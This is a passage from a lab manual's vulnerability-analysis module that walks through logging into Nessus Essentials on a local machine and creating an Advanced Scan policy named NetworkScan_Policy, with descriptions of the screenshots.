


5. In the Nessus login page use **Admin** as the username and **password** as Password and click **Sign In**.



6. Nessus begins to initialize; this will take some time. On completion of initialization, the Nessus dashboard appears along with the **Welcome to Nessus Essentials** pop-up. Close the pop-up.

Note: In the **Let Microsoft Edge save and fill your password for this site next time?** pop-up, click **Never**.



Module 05 – Vulnerability Analysis


7. The **Nessus Essentials** dashboard appears; click **Policies** under **RESOURCES** section from the pane on the left.

The screenshot shows the Nessus Essentials web interface. The top navigation bar includes a 'Scans' button and a 'Settings' button. On the left, there's a sidebar with 'FOLDERS' containing 'My Scans', 'All Scans', and 'Trash'. Under 'RESOURCES', 'Policies' is highlighted with a blue background, while 'Plugin Rules' and 'Terrascan' are listed below it. A search bar labeled 'Policies (P)' is present. The main content area is titled 'My Scans' and displays a message: 'This folder is empty. Create a new scan.' A 'Tenable News' sidebar on the left lists 'CVE-2022-22948', 'VMware vCenter', and 'Server Sensitive In...'. At the bottom, the URL 'https://localhost:8834/#/scans/policies' is shown in the address bar.

8. The **Policies** window appears; click **Create a new policy**.

The screenshot shows the 'Policies' page within the Nessus Essentials interface. The top navigation bar and sidebar are identical to the previous screenshot. The main content area is titled 'Policies' and contains a circular icon with a gear and star. Below the icon, text explains: 'Policies allow you to create custom templates defining what actions are performed during a scan. Once created, they can be selected from the list of scan templates. From this page you can view, create, import, download, edit, and delete policies.' At the bottom, a message states 'No policies have been created. [Create a new policy](#)'. A 'Tenable News' sidebar on the left lists 'Cr8escape: How Tenable Can Help (CVE-2022-0811)'. The URL 'https://localhost:8834/#/scans/policies' is visible in the address bar.


9. The Policy Templates window appears; click Advanced Scan.



The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). A 'Tenable News' box is also present. The main area is titled 'Policy Templates' and contains sections for 'Scanner' (Host Discovery), 'DISCOVERY' (Basic Network Scan, Advanced Scan, Advanced Dynamic Scan, Malware Scan), 'VULNERABILITIES' (Mobile Device Scan, Web Application Tests, Credentialed Patch Audit, Intel AMT Security By), and 'UPGRADE' (an arrow pointing to Mobile Device Scan).

10. The New Policy / Advanced Scan section appears.

11. In the **Settings** tab under the **BASIC** setting type, specify a policy name in the **Name** field (here, **NetworkScan_Policy**), and give a **Description** about the policy (here, **Scanning a Network**).



